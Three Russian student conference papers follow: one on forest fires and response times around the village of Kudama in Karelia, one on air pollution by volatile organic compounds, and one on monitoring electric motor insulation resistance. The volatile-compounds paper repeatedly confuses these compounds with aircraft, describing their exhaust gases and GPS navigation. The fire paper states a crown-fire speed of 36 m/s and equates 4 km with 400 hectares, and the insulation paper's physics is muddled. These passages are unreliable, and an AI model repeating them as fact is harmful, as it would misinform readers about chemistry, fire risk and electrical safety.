## **ИССЛЕДОВАНИЕ ОСОБЕННОСТЕЙ ЛЕСНЫХ ПОЖАРОВ В НЕКОТОРЫХ РАЙОНАХ РЕСПУБЛИКИ КАРЕЛИЯ**

**Аннотация:** В статье представлены актуальные вопросы о лесных пожарах в отдаленных населенных пунктах Республики Карелия. Рассмотрены виды, формы и траектория распространения лесных пожаров. Представлен расчет рисков пожарной опасности для отдаленных населенных пунктов.

**Ключевые слова:** лесные пожары, виды пожаров, формы пожаров, расчет сил и средств для тушения пожара.

**Annotation:** The article presents topical issues about forest fires in remote settlements of the Republic of Karelia. The types, forms and trajectory of the spread of forest fires are considered. The calculation of the Roman fire hazard for remote settlements is presented.

**Keywords:** forest fires, types of fires, forms of fires, calculation of forces and means for extinguishing a fire.

Карелия считается лёгкими Европы, и одно из главных богатств региона - леса. В связи с этим лесные пожары являются актуальной проблемой. Нередко огонь не только наносит существенный вред флоре и фауне, а также

представляет серьезную опасность населенным пунктам, которые находятся вблизи лесных массивов. Рассмотрим эту проблему, изучив сводки МЧС Республики Карелия о пожарах. В таблице 1 представлена статистика лесных пожаров с 2019 по 2021 года в 2021 году [3].

Таблица 1 – Статистика лесных пожаров в Карелии

Год	Количество пожаров	Площадь пожаров
2019	106	594,6 га
2020	133	591 Га
2021	299	18 тысяч Га

Благодаря ежегодной оценке пожароопасной обстановке ГУ МЧС по Республике Карелия, а также отчетам о локализованных пожарах, наглядно видно, что количество и площадь лесных пожаров не уменьшается.

Лесной пожар рассматривается как самопроизвольное или спровоцированное человеком возгорание в лесных экосистемах. Ежегодно в Карелии от пожара страдает более двух тысяч гектаров леса [4].

В соответствии с классификацией лесные пожары представлены тремя видами: низовые, верховые и почвенные (подземные). При низовом пожаре сгорают только мхи и лишайники, а деревья, как правило остаются целыми. Верховой лесной пожар наиболее опасный – лесной массив сгорает полностью. В засуху, низовой пожар переходит в верховой и риски распространения пожара на большую площадь, возрастают. Почвенные пожары могут способствовать развитию низовых пожаров и тоже не менее опасны, чем верховой и низовой, т.к. страдает корневая система растений.

В определении действий при тушении пожара важно знать площадь пожара, но что бы определить площадь, нужно определить форму. Кратко остановимся на основных формах пожара [6].

Круговая форма пожара наблюдается, когда пламя распространяется с

одной скоростью во все стороны от очага и не встречает на своем пути препятствий. Угловая форма пожара свойственна для возгораний, возникающих на участке, имеющем препятствия из негорючего или слабо-горючего материала в виде двух смежных стен, ограждений, насыпей и прочего.

Прямая угловая форма развития пожара – когда очаг находится в углу помещения или огороженной площадки. Такие возгорания случаются на открытой местности, но характерны только для ветреной погоды: огонь будет распространяться по треугольной траектории в ту сторону, куда дует ветер [6].

В таблице 2 представлены формы горения и формулы, которые используются для расчета площади возгорания [6].

Таблица 2 - Формы площади горения

Форма горения	Формула определяющая площадь
Круговая	$S=\pi R^2$ , где R – это путь, пройденный огнем в одну сторону от центра очага возгорания
Прямоугольная	$S=ab$ , где «a» и «b» — стороны прямоугольника
Угловая	$S_{\pi}=0,5\alpha R^2$
Сложные формы	разбивка сложной конфигурации на мелкие простые геометрические фигуры. Далее проводят расчет площади каждой фигуры. После чего все полученные значения суммируют в один параметр

Для того, чтобы понять причины возникновения возгорания, вспомним физику: для возгорания нужен кислород, горючий материал и источник тепла. Кислорода и горючих материалов в лесу много, а вот природных источников тепла всего три-метеорит, сухая гроза и вулкан. Так как на территории Карелии нет действующих вулканов, а вероятность импактного события крайне мала, остается две основные причины возникновения лесных пожаров, а именно, сухие грозы и человеческий фактор. Одна брошенная спичка, забытая



стеклянная бутылка, непотушенный костёр влекут непоправимые последствия для экологии. Так же, в летний период, большой наплыв туристов является угрозой возникновения опасных факторов пожара в лесах.

Рассмотрим пример лесного пожара в 2021 году, именно прямоугольная форма пожара наблюдалась вблизи поселка Кудама.

Этот посёлок расположен в ста километрах от города Петрозаводска. Кудама входит в состав Эссойльского сельского поселения Пряжинского национального района Республики Карелия. Добраться до поселка можно только на собственном автомобиле, сначала от Петрозаводска в сторону Эссойлы проехать по трассе 60 километров, после больше 30 километров, по грунтовой дороге.

Лес, озеро, до ближайшего цивилизованного населенного пункта пятьдесят километров, рядом только две «полуживые» деревушки. Так в 2021 году в июльскую жару на живописные пляжи озера Сямозеро стянулось огромное количество туристов со всех уголков страны. Не затушенный костер, погубил шесть тысяч гектар леса, и чуть не перешел на ближайшие деревни. Пожар начался стремительно, и распространялся с невероятной скоростью. Местные жители боялись не только за лес, но и за свои дома.

В ходе данного исследования были рассчитаны риски перекидывания пожара на близлежащую к лесу деревню Кудама. В соответствии с показателями степени пожарной опасности по условиям погоды, в регионе ввели чрезвычайную степень пожарной опасности - 5 класс. Известно, что на момент возгорания, до деревни было около 4 км (400 га), примерная скорость ветра 18 м/с и с характеристикой леса - сосновый бор. Примерная скорость распространения верхового лесного пожара равна 36 м/с. [5]. Учитывая все показатели пожар может подойти к деревне всего через 110 минут. Ближайшая пожарная часть находится в 50 километрах, по плохой дороге и средней скорости движения пожарной машины 25 – 45 км/ч [2], помощь может прибыть не ранее чем через 50 - 60 минут. Из этого следует, что при бездействии местных жителей огонь подойдет к населенному пункту на расстояние 1,5–2

километров на момент прибытия пожарных. Так же, если рассчитать расчет сил и средств необходимых для тушения данного пожара, учитывая скорость ветра 18м/с, класс пожарной опасности – 5, как уже было отмечено, и площадь лесного пожара, то для тушения пожара понадобится 400 человек и 6 единиц техники [7]. К сожалению, в реальной обстановке происходило по-другому. После звонка в дежурную часть машина пожарной помощи прибыла на место через 2 часа, при этом, только одна. В поселке нет общедоступных средств для тушения пожара, и местные жители вышли на борьбу с пожаром самостоятельно. Используя подручные материалы насосы, ведра, лопаты и песок, так же вдоль дороги были выкопаны рвы, что предотвратило переход огня на противоположную сторону. Как писали в СМИ о данном пожаре «Зрелище страшное, когда ты видишь это всё вживую, на глазах слезы отчаяния и понимание, что гибнет лес, умирает столько животных. Дышать нечем вообще, глаза разъедает от дыма, в груди всё спирает. Этим людям, кто принимал участие в тушении пожара, при жизни нужно поставить памятники - отважные, ценой своих жизней отстояли деревни и не дали погибнуть народу!» [8]. Автору данного исследования довелось стать не только свидетелем этой страшной трагедии, но и принимать участие в ликвидации пожара. В первые несколько суток, работал только один боевой расчет. Из-за дальнего расположения от части, смены караула не было. Работали в две смены, первая, дневная - профессионалы. Пожарные, которые пускали встречный пал, и тушили крупные очаги. Вторая, ночная — это местные жители, которые патрулировали дорогу, следили, чтобы огонь не перекидывался на противоположную сторону, тушили мелкие очаги пожара. Благодаря слаженной работе, не произошло самого страшного – пожара в населенном пункте и гибели людей. Через два дня в посёлок начали съезжаться добровольцы, а также прибыла техника. На странице в ВК губернатор республики Карелия А. Парфенчиков написал, что «В Пряжинском районе пожарные-десантники защитили деревню Руга, не дали огню дойти до деревни Кудама. Здесь работал вертолет Ми-8 с водосливным устройством, пожарные

машины МЧС, экскаваторы для опашки леса».

Всего на локализацию лесных пожаров в 2021 году, республика задействовала 517 человек и 34 единицы техники, в том числе: 54 представителя и 5 единиц техники от МЧС России, 81 человек и 15 единиц техники от лесоохраны, 41 человек, 2 самолета АН-2 и вертолет МИ-2 от Северо-западной авиабазы по охране лесов, а также 314 человек и 11 единиц техники из числа привлеченных к тушению пожаров сил и средств.

Примеров возникновения пожаров в отдаленных населённых пунктах республики Карелия можно приводить много, возникающих не только по причине человеческого фактора. Так, например, в том же п. Кудама Пряжинского района Карелии, произошел пожар в дачном доме. Со слов очевидцев было установлено, что пожар начался из-за грозовых разрядов. В это время над поселком был сильная гроза [9]. Когда, преодолев значительное расстояние, на место происшествия прибыли первые профессиональные пожарные, то все деревянное строение было в огне, и спасти его было уже невозможно [9]. К сожалению, пожарная служба не всегда успевает приехать вовремя, из-за дальнего расположения поселка, а также очень плохой дороги.

Таким образом, рассмотрев некоторые особенности лесных пожаров и их причины следует обратить внимание на принятие мер администрациям районов республики Карелия по пожарной безопасности в отдаленных населенных пунктах. Основными такими мероприятиями могут быть, например, организация пожарного пункта, формирование добровольного пожарного отряда среди местных жителей, оснащение поселков средствами предупреждения и ликвидации лесных пожаров (наличие мотопомп, противопожарных минерализованных полос и др.). Осуществлять контроль за туристами, которые разводят костры в неполюженном месте, ужесточить наказание за нарушение пожарной безопасности в лесах [1].

В заключении, следует отметить, что каждый человек, живущий или отдыхающий в глубинках Карелии несет ответственность за сохранение лесов. Соблюдение элементарных правил и рекомендации по предотвращению лесных

пожаров, поможет сохранить наше богатство – лес!

### **Библиографический список:**

1. Постановление Правительства РФ от 30 июня 2007г.№417 «Об утверждении Правил пожарной безопасности в лесах». URL: <https://base.garant.ru/12154455/>.

2. Выезд и следование к месту пожара. URL: <https://clck.ru/33uuf6> (дата обращения: 22.03.2023).

3. Статистика лесных пожаров за 2019-2021 г. Пресс-служба Главного управления МЧС России по Республике Карелия. URL: <https://10.mchs.gov.ru/> (дата обращения: 12.03.2023).

4. Природные пожары-ЧС природного характера. Главное управление МЧС России по Курганской области URL: <https://45.mchs.gov.ru/> (дата обращения: 12.03.2023).

5. Лесные пожары и борьба с ними. Определение периметра и площади низового пожара. А.А. Гераскина, М.А. Козаченко. URL: <https://studfile.net/> (дата обращения: 16.03.2023).

6. Противопожарная защита и тушение пожаров (леса, торфа, лесосклады). Книга 6 М., 2006 - Терещнев В.В., Артемьев Н.С., Грачев В.А., Сабинин О.Ю. Расчёт сил и средств для тушения лесных пожаров. URL: <https://clck.ru/33uuxx> (дата обращения: 22.03.2023).

7. Федеральное агентство лесного хозяйства Предварительный расчет сил, необходимых для тушения лесного пожара. URL: <https://aviales.ru/> (дата обращения: 16.03.2023).

8. Газета Губерния DailyDAILY NEWS статья «В Карелии бушуют 30 пожаров: подробная сводка по районам». URL: <https://clck.ru/33utZg> (дата обращения: 16.03.2023).

9. Газета Карелия инофирм статья «Гроза подожгла дом в Пряжинском районе». URL: <https://clck.ru/33utZ7> (дата обращения: 16.03.2023).

*Ломова Ольга Александровна, канд. пед. наук, доцент кафедры безопасности жизнедеятельности и здоровьесберегающих технологий,*

*Петрозаводский государственный университет, Россия г. Петрозаводск*

*e-mail: [olglomova@gmail.com](mailto:olglomova@gmail.com)*

*Кирилов Александр Алексеевич, студент, направление подготовки*

*«Техносферная безопасность» Петрозаводский государственный*

*университете, Россия г. Петрозаводск*

## **ЗАГРЯЗНЕНИЕ ВОЗДУХА ЛЕТУЧИМИ ОРГАНИЧЕСКИМИ СОЕДИНЕНИЯМИ**

**Аннотация:** В данной статье рассматривается проблема загрязнения воздуха летучими органическими соединениями (ЛОС), их источники и воздействие на окружающую среду и здоровье человека. Статья освещает актуальность проблемы, исследует механизмы влияния ЛОС на атмосферу и последствия для глобального потепления. Также рассмотрены стратегии и технологии для снижения выбросов ЛОС и уменьшения их негативного воздействия. Отмечается важность комплексного подхода и сотрудничества между государством, промышленными предприятиями и гражданским обществом для успешного решения проблемы.

**Ключевые слова:** летучие органические соединения, загрязнение воздуха, снижение выбросов, технологии, стратегии.

**Abstract:** This article discusses the problem of air pollution by volatile organic compounds (VOCs), their sources and impact on the environment and human health. The article highlights the relevance of the problem, explores the mechanisms of the influence of VOCs on the atmosphere and the consequences for global warming. Strategies and technologies for reducing VOC emissions and reducing their negative

impact are also considered. The importance of an integrated approach and cooperation between the state, industrial enterprises and civil society for the successful solution of the problem is noted.

**Keywords:** volatile organic compounds, air pollution, emission reduction, technologies, strategies.

**Введение.** Загрязнение воздуха является одной из самых острых экологических проблем в мире. С каждым годом количество летучих органических соединений, выбрасываемых в атмосферу, растет, что приводит к серьезным последствиям для здоровья человека и окружающей среды. Летучие органические соединения (ЛОС) представляют собой большую группу химических соединений, содержащих углерод и другие элементы, которые могут испаряться при обычных температурах и давлениях. Они включают в себя различные соединения, такие как бензол, толуол, этилен, ацетилен и многие другие. Загрязнение воздуха ЛОС происходит в результате промышленных процессов, автомобильного транспорта, использования растворителей и многих других источников. Некоторые из этих соединений являются канцерогенами, токсичными для нервной системы и могут вызывать другие серьезные заболевания.

Целью данного исследования является изучение основных источников загрязнения воздуха летучими органическими соединениями и их влияние на окружающую среду и атмосферу, а также выявление путей снижения негативного воздействия на окружающую среду и здоровье человека. Для достижения этой цели необходимо провести анализ существующей литературы и исследований, которые были проведены на данную тему.

**Определение и источники летучих органических соединений (ЛОС).** Летучие органические соединения (ЛОС) – это органические химические вещества, которые имеют высокое давление паров при комнатной температуре. Высокое давление пара коррелирует с низкой температурой кипения, которая зависит от количества молекул образца в окружающем воздухе, черта,

известная как летучесть. ЛОС многочисленны, разнообразны и распространены повсеместно. Они включают в себя широкий спектр соединений, таких как алканы, алкены, алкины, ароматические углеводороды и прочие [1].

Европейский Союз определяет ЛОС как «любое органическое соединение, имеющее начальная точка кипения ниже или равна 250° С (482°F), измеренная при стандартном атмосферном давлении 101,3 кПа».

Источники летучих органических могут быть классифицированы на три основные категории:

1. Природные источники: ЛОС могут происходить от растений [2] и животных, включая их метаболические процессы, распад органических материалов в почве и древесинах, источники нефти и газа, а также от гниющих органических веществ [2].

2. Антропогенные источники: ЛОС могут быть произведены человеческой деятельностью, такой как транспортные средства, промышленные процессы, сельское хозяйство, использование растворителей, отходы и т.д.

3. Естественные источники внутренней и внешней среды: ЛОС могут образовываться в атмосфере при естественных процессах, таких как молния, океанские прибрежные зоны, диоксид азота, фенолы и др. [3].

Примеры летучих органических соединений включают в себя: метан, этан, бензол, толуол, стирол, хлордифторометаны, диоксин, формальдегид, акролеин, бензальдегид, ацетон, трихлорметан, хлорметан, перхлорэтилен и многие другие.

**Влияние ЛОС на окружающую среду и атмосферу.** Летучие органические соединения (ЛОС) могут иметь негативное влияние на окружающую среду и атмосферу. Некоторые из основных воздействий ЛОС на окружающую среду и атмосферу включают:

1. Окисление и образование фотохимического смога: Некоторые ЛОС, такие как углеводороды, окисляются в атмосфере и образуют фотохимический смог. Этот смог может вызвать раздражение дыхательных путей и глаз, а также повышение уровня озона на поверхности Земли, что может негативно влиять на

здоровье людей и животных [4].

2. Последствия для здоровья: Некоторые ЛОС, например, бензол, могут привести к возникновению рака. Если человек длительное время находится в окружении высокого уровня бензола в воздухе, это может вызвать лейкемию - вид рака, который поражает кроветворящие органы. Международное агентство по изучению рака (IARC) подтвердило, что бензол является веществом, способным вызвать рак у человека [5]. Другие ЛОС, такие как формальдегид, могут вызывать раздражение глаз и дыхательных путей, а также вызывать аллергические реакции у некоторых людей [6].

3. Влияние на климат: Некоторые ЛОС, такие как хлорфторуглероды, могут разрушать озоновый слой, что может усилить эффект парникового газа и привести к глобальному потеплению [7].

4. Аккумуляция в природной среде: Некоторые ЛОС, такие как полихлорированные бифенилы (ПХБ), могут накапливаться в природной среде и приводить к отравлению животных и людей, которые потребляют зараженные продукты [8].

5. Разрушение экосистем: Некоторые ЛОС могут негативно влиять на живые организмы в экосистеме, что может привести к разрушению их жизненных циклов и снижению биоразнообразия.

Из-за вредных последствий для окружающей среды и человеческого здоровья, эти отрицательные факторы могут иметь неблагоприятные последствия для нашей планеты в целом. Чтобы предотвратить это, мы предлагаем несколько способов уменьшения отрицательного воздействия на окружающую среду и здоровье человека, которые включают в себя стратегии и технологии для сокращения выбросов вредных веществ.

**Стратегии снижения выбросов ЛОС.** Существует несколько стратегий, которые могут быть использованы для снижения выбросов ЛОС и их влияния на окружающую среду и здоровье человека:

1. Переход на более экологически чистые виды топлива.

Один из способов снижения выбросов ЛОС является переход на более



экологически чистые виды топлива, такие как биотопливо, сжиженный природный газ (СПГ) и электрическая энергия. Эти виды топлива имеют намного меньший уровень выбросов вредных веществ, чем традиционные виды топлива, используемые в ЛОС. Один из примеров перехода на экологически чистые виды топлива в мире — это использование биотоплива в авиации. В 2011 году, авиакомпания KLM первой в мире начала выполнять коммерческие рейсы с использованием биотоплива. Рейс, выполненный на линии Амстердам-Париж, использовал смесь из 50% биотоплива и 50% керосина. Биотопливо было произведено из масла жаток ореха макадамии, которое было выращено на необработанных землях в Индонезии. В результате использования биотоплива в этом рейсе были снижены выбросы углеродных оксидов на 50-80% по сравнению с традиционным керосином. Более того, биотопливо, используемое в этом рейсе, было произведено с учетом принципов устойчивого развития, что означает, что оно было произведено без нанесения ущерба окружающей среде и без угрозы продовольственной безопасности [9].

## 2. Внедрение систем очистки выхлопных газов.

Другой способ снижения выбросов ЛОС - внедрение систем очистки выхлопных газов. Эти системы позволяют улавливать и удалять вредные вещества из выхлопных газов ЛОС, прежде чем они попадут в атмосферу. Такие системы очистки могут быть установлены как на новых ЛОС, так и на уже существующих. Существует несколько видов систем очистки выхлопных газов, включая катализаторы, фильтры твердых частиц и системы очистки окислов азота.

## 3. Улучшение технологий сжигания топлива.

Третий способ снижения выбросов ЛОС - улучшение технологий сжигания топлива. Новые технологии сжигания топлива могут значительно уменьшить количество вредных выбросов, так как они позволяют более эффективно сжигать топливо. Например, системы смешения воздуха и топлива, такие как турбулентные системы, могут значительно снизить количество оксидов азота, выходящих в атмосферу. Примером улучшения технологий

сжигания топлива в мире является проект Clean Sky, запущенный Европейской комиссией и европейскими авиакомпаниями. Этот проект был создан для разработки более эффективных и экологически чистых двигателей для авиации. В рамках проекта были разработаны новые технологии сжигания топлива, которые позволяют более эффективно использовать топливо и снижать выбросы вредных веществ в атмосферу. Например, новые двигатели, разработанные в рамках проекта, имеют более эффективные системы внутренней смеси воздуха и топлива, которые позволяют сжигать топливо более полно и уменьшать количество выбросов оксидов азота. Одним из конкретных примеров успеха проекта Clean Sky является разработка двигателя Rolls-Royce Trent XWB, который используется на самолетах Airbus A350. Этот двигатель имеет более эффективную систему сжигания топлива, которая позволяет снизить выбросы оксидов азота на 50% по сравнению с предыдущими моделями двигателей. Кроме того, этот двигатель имеет более низкий уровень шума и меньший расход топлива, что также способствует снижению вредных выбросов в атмосферу [10].

**Технологии снижения воздействия выбросов ЛОС на окружающую среду и здоровье человека.** Кроме того, существует несколько технологий, которые могут быть использованы для снижения воздействия выбросов ЛОС на окружающую среду и здоровье человека:

1. Улучшение систем воздушной навигации.

Улучшение систем воздушной навигации может помочь снизить воздействие выбросов ЛОС на окружающую среду и здоровье человека. Оптимизация маршрутов полетов может сократить время воздушных перелетов и, как следствие, количество выбросов ЛОС. Кроме того, использование новых систем навигации, таких как системы точного позиционирования и навигации (GPS), может помочь избежать ненужных полетов и тем самым снизить количество выбросов. Один из примеров улучшения систем воздушной навигации для снижения выбросов ЛОС — это проект Single European Sky ATM Research (SESAR), который реализуется Европейским союзом. Цель проекта -

улучшить систему воздушного трафика в Европе и снизить воздействие выбросов ЛОС на окружающую среду. Один из компонентов проекта SESAR — это оптимизация маршрутов полетов с помощью новых технологий воздушной навигации и автоматизации [11]. Новые системы навигации, такие как GPS, позволяют точно определять местоположение ЛОС и оптимизировать их маршруты, снижая время полетов и количество выбросов ЛОС. Проект SESAR уже был успешно реализован на нескольких аэропортах в Европе, таких как аэропорт Хитроу в Лондоне и аэропорт Шарль де Голль в Париже. В результате использования новых систем навигации и оптимизации маршрутов полетов было достигнуто снижение выбросов ЛОС на 8-10%, что является значительным достижением в снижении воздействия ЛОС на окружающую среду и здоровье человека.

2. Внедрение солнечных батарей и других источников возобновляемой энергии

Использование солнечных батарей и других источников возобновляемой энергии на земле может снизить потребность в генерации электричества на месте, что приведет к снижению выбросов углеродных оксидов и других вредных веществ.

3. Разработка новых материалов.

Разработка новых материалов может помочь снизить количество выбросов ЛОС и уменьшить воздействие на окружающую среду и здоровье человека. Один из реальных примеров использования новых материалов для снижения выбросов ЛОС — это создание самолетов Boeing 787 Dreamliner. Для создания этого самолета были использованы новые материалы, такие как композиты из углеродных волокон, которые значительно легче и прочнее, чем традиционные материалы, такие как алюминий. Благодаря этому, Dreamliner потребляет меньше топлива и выбрасывает меньше вредных веществ в атмосферу по сравнению с другими традиционными ЛОС [12]. Кроме того, новые материалы, использованные в Dreamliner, также обеспечивают более тихий полет, что также является положительным фактором для окружающей

среды и здоровья людей, живущих вблизи аэропортов.

**Заключение.** В ходе данной статьи мы рассмотрели различные проблемы загрязнения воздуха летучими органическими соединениями (ЛОС). Обозначили источники ЛОС, их влияние на окружающую среду и атмосферу, а также последствия для здоровья человека. Ключевые стратегии и технологии, которые могут помочь снизить выбросы ЛОС и уменьшить их вредное воздействие, также были представлены. Решение проблемы загрязнения воздуха ЛОС требует комплексного подхода и активного сотрудничества между государственными органами, промышленными предприятиями, научным сообществом и гражданским обществом. Инвестиции в исследования и разработку новых технологий, внедрение более чистых процессов производства, улучшение систем очистки выбросов и снижение потребления энергии являются неотъемлемой частью решения этой проблемы. В заключение, хотим подчеркнуть, что борьба с загрязнением воздуха летучими органическими соединениями – это долгосрочная задача, требующая упорных и последовательных действий на всех уровнях. Совместные усилия всех участников этого процесса позволят достичь улучшения качества воздуха, снижения вредного воздействия на окружающую среду и здоровье человека, а также создания основ для устойчивого развития нашей планеты.

#### **Библиографический список:**

Goldstein, A. H. Known and unknown organic constituents in the Earth's atmosphere / A. H. Goldstein, I. E. Galbally. Текст: непосредственный// Environmental Science and Technology. 2007. № 41(5). С. 1514-21.

Pichersky, E. The formation and function of plant volatiles: Perfumes for pollinator attraction and defense / E. Pichersky, J. Gershenzon. Текст: непосредственный // Current Opinion in Plant Biology. 2002. № 5(3). С. 237-243.

Laothawornkitkul, J. Biogenic volatile organic compounds in the Earth system: Tansley review / J. Laothawornkitkul, J. Taylor, D. N. Paul. Текст: непосредственный // New Phytologist. 2009. № 183(1). С. 27-51.

Sillman, S. Tropospheric Ozone and Photochemical Smog / S. Sillman. Текст: непосредственный // Treatise on Geo chemistry. 2014. № 2. С. 415-437.

Трудков, С.Т. Опасность бензола / С. Т. Трудков. Текст: электронный // Laboratory Research: [сайт]. URL: <https://laboratoria.by/stati/opasnost-benzola> (дата обращения: 06.03.2023).

Дорогова, В. Б. Формальдегид в окружающей среде и его влияние на организм (обзор) / В. Б. Дорогова, Н. А. Тараненко, О. А. Рычагова. Текст: непосредственный // Acta Biomedica Scientifica. 2010. № 1. С. 1-4.

Chlorofluorocarbons and Ozone Depletion. - Текст: электронный // GeeksforGeeks: [сайт]. URL: <https://clck.ru/33uoаН> (дата обращения: 01.03.2023).

Крятов И.А. Полихлорированные бифенилы и диоксины - опасные и персистентные загрязнители окружающей среды (обзор) / И.А. Крятов Текст: непосредственный // Гигиена и санитария. 1991. №12. - С. 1-5.

Сороковая, Е. Авиакомпании переходят на биотопливо / Е. Сороковая. - Текст: электронный // Библиотека гуманитарной и технической литературы: [сайт]. URL: <https://clck.ru/33uoZG> (дата обращения: 03.03.2023).

Совместное предприятие Clean Sky. - Текст: электронный // ВикибриФ: [сайт]. - URL: [https://ru.wikibrief.org/wiki/Clean\\_Sky](https://ru.wikibrief.org/wiki/Clean_Sky) (дата обращения: 02.03.2023).

Single European Sky. - Текст: электронный // European Commission: [сайт]. URL: <https://clck.ru/33uoi2> (дата обращения: 12.03.2023).

Boeing 787-9. Фото. Характеристики. - Текст: электронный// AVIA.PRO: [сайт]. URL: <https://avia.pro/blog/boeing-787-9> (дата обращения: 13.03.2023).

*Лукьянова Дарья Владимировна, студент  
Самарский государственный технический университет,  
г. Самара  
e-mail: [k3tst@bk.ru](mailto:k3tst@bk.ru)*

## **ВАЖНОСТЬ И МЕТОДЫ ОСУЩЕСТВЛЕНИЯ КОНТРОЛЯ СОПРОТИВЛЕНИЯ ИЗОЛЯЦИИ**

**Аннотация:** В данной статье рассматривается важность контроля сопротивления изоляции асинхронного электродвигателя и методы его осуществления. Сопротивление изоляции является важным показателем работоспособности электродвигателя и может влиять на безопасность его использования. В статье представлены методы контроля сопротивления изоляции асинхронного электродвигателя и рекомендации по их использованию.

**Ключевые слова:** контроль сопротивления изоляции, асинхронный электродвигатель, безопасность, методы контроля.

**Abstract:** This article discusses the importance of controlling the insulation resistance of an asynchronous electric motor and the methods of its implementation. Insulation resistance is an important indicator of the performance of an electric motor and can affect the safety of its use. The article presents methods for monitoring the insulation resistance of an asynchronous electric motor and recommendations for their use.

**Keywords:** insulation resistance control, asynchronous electric motor, safety, control methods.

Асинхронный электродвигатель является одним из наиболее

распространенных типов электродвигателей, который используется в различных промышленных и бытовых устройствах. Сопротивление изоляции является важным параметром для контроля работоспособности электродвигателя и безопасности его использования. В данной статье рассматриваются методы контроля сопротивления изоляции асинхронного электродвигателя.

Контроль сопротивления изоляции асинхронного электродвигателя является важным шагом для обеспечения безопасности его использования. Сопротивление изоляции должно быть контролируемым параметром в процессе эксплуатации электродвигателя. Периодический контроль сопротивления изоляции позволяет выявлять возможные нарушения изоляции, которые могут привести к аварийным ситуациям и повреждению электродвигателя.

Один из методов контроля сопротивления изоляции асинхронного электродвигателя является измерение сопротивления изоляции при помощи мегаомметра. Мегаомметр представляет собой прибор, который измеряет сопротивление изоляции между обмотками электродвигателя и землей. Результаты измерения позволяют определить состояние изоляции и выявить возможные нарушения. С повышением температуры проводимость диэлектрика увеличивается, и, следовательно, ток увеличивается, что, в свою очередь, нагревает диэлектрик в большей степени.

При использовании методов контроля сопротивления изоляции асинхронного электродвигателя необходимо учитывать следующие рекомендации:

- Контроль сопротивления изоляции необходимо проводить периодически в соответствии с рекомендациями производителя электродвигателя.
- При проведении контроля сопротивления изоляции необходимо использовать соответствующее оборудование и следовать инструкциям по его использованию.

- Результаты контроля сопротивления изоляции необходимо фиксировать и хранить в соответствующей документации для дальнейшего анализа.

- При обнаружении возможных нарушений изоляции необходимо принимать меры по их устранению и предотвращению повторения.

Для определения характеристик влагозащищенного устройства и различных значений сопротивления изоляции обмотки следует оценить напряжение изоляции. При определенном напряжении изоляция примерно соответствует известному значению, а изоляцией проводника можно считать полый цилиндр (рисунок 1). Из идеи физической модели процесса можно сделать вывод, что при возникновении аварийной ситуации температура обмоточного проводника повышается, создавая касательное сжимающее напряжение на изоляции соседнего проводника и напряжение снаружи; из-за изоляции он расположен в радиусе, большем, чем внутренняя часть и расположена при более низкой температуре, чтобы предотвратить расширение внутренней поверхности.




Рис 1. Поперечное сечение проводника обмотки

Используя данные о значении механического напряжения изоляции, можно определить максимально допустимое значение сопротивления, которое запускает защитное устройство и тем самым отключает двигатель. Перепады температуры повлияют на условия изоляции, поскольку во время эксплуатации под воздействием влаги и вибрации будут образовываться микротрещины, что



приведет к быстрому выходу из строя. Поэтому, чтобы обеспечить электробезопасность, необходимо разработать такое устройство, которое будет реагировать на чрезмерное напряжение изоляции двигателя, когда сопротивление изоляции ниже допустимого значения, и отключать его от сети. Прежде всего, на сопротивление изоляции двигателя влияют региональные факторы - сопротивление резко падает зимой и в значительной степени восстанавливает свое высокое значение летом. Влияние этого фактора, очевидно, связано с повышением влажности. Второй по значимости фактор, то есть влияние временных факторов, проявляется в том, что с началом каждого нового сезона значение сопротивления изоляции двигателя становится меньше, чем в предыдущем сезоне, что, очевидно, связано со старением изоляции. Из анализа данных мы видим, что минимальное сопротивление изоляции обмотки двигателя при определенных условиях составляет от 0,27 до 0,45 Мом, что меньше минимального и максимально допустимого сопротивления изоляции в электрическом устройстве, равного 0,5 Мом. Такие результаты показывают, что необходимо усовершенствовать устройство защиты существующих электроустановок.

Рекомендуется следить за сопротивлением изоляции обмотки двигателя, поскольку его снижение является показателем доступности и безопасности его эксплуатации. Анализ существующих устройств защиты показывает, что большинство современных средств контроля состояния изоляции двигателя включают проверку выключателя, когда его значение опускается ниже допустимого уровня, или контроль тока утечки во время последующих остановок двигателя. Они не поддерживают работу привода, а лишь выполняют функции защиты [2]. Поэтому мы предлагаем устройство для контроля сопротивления изоляции и сухой изоляции электродвигателей. Принципиальная схема устройства, используемого для контроля сопротивления изоляции и сушки обмотки двигателя (рисунок 2), который содержит электродвигатель М, дифференциальный трансформатор, образованный железным сердечником 11, первичную обмотку 1,2,3,4, вторичную 9 и

дополнительную 5,6,7,8, исполнительный механизм К1, дополнительный исполнительный механизм К2, усилитель У и конденсатор с той же емкостью, что и 1. Используйте 3, чтобы сформировать источник тока нулевой последовательности, кнопку S В1, светодиод V, резистор R, диод Vd и автоматически высушить обмотку двигателя током нулевой последовательности после отключения источника питания двигателя. Напряжение на электродвигатель подается через контакты исполнительного механизма К1. Когда сопротивление изоляции уменьшается, но минимально допустимое значение не достигнуто, срабатывает исполнительный механизм К2 и его контакты замыкаются. Конденсатор С1...Двигатель, подключенный к С3, не влияет на его работу. После отключения цепи управления двигателем источника питания ток нулевой последовательности продолжает протекать через конденсатор С1...С3. Двигатель постоянно нагревается, а его обмотки сухие.




Рис 2. Принципиальная схема устройства для контроля сопротивления изоляции и сушки обмоток двигателя

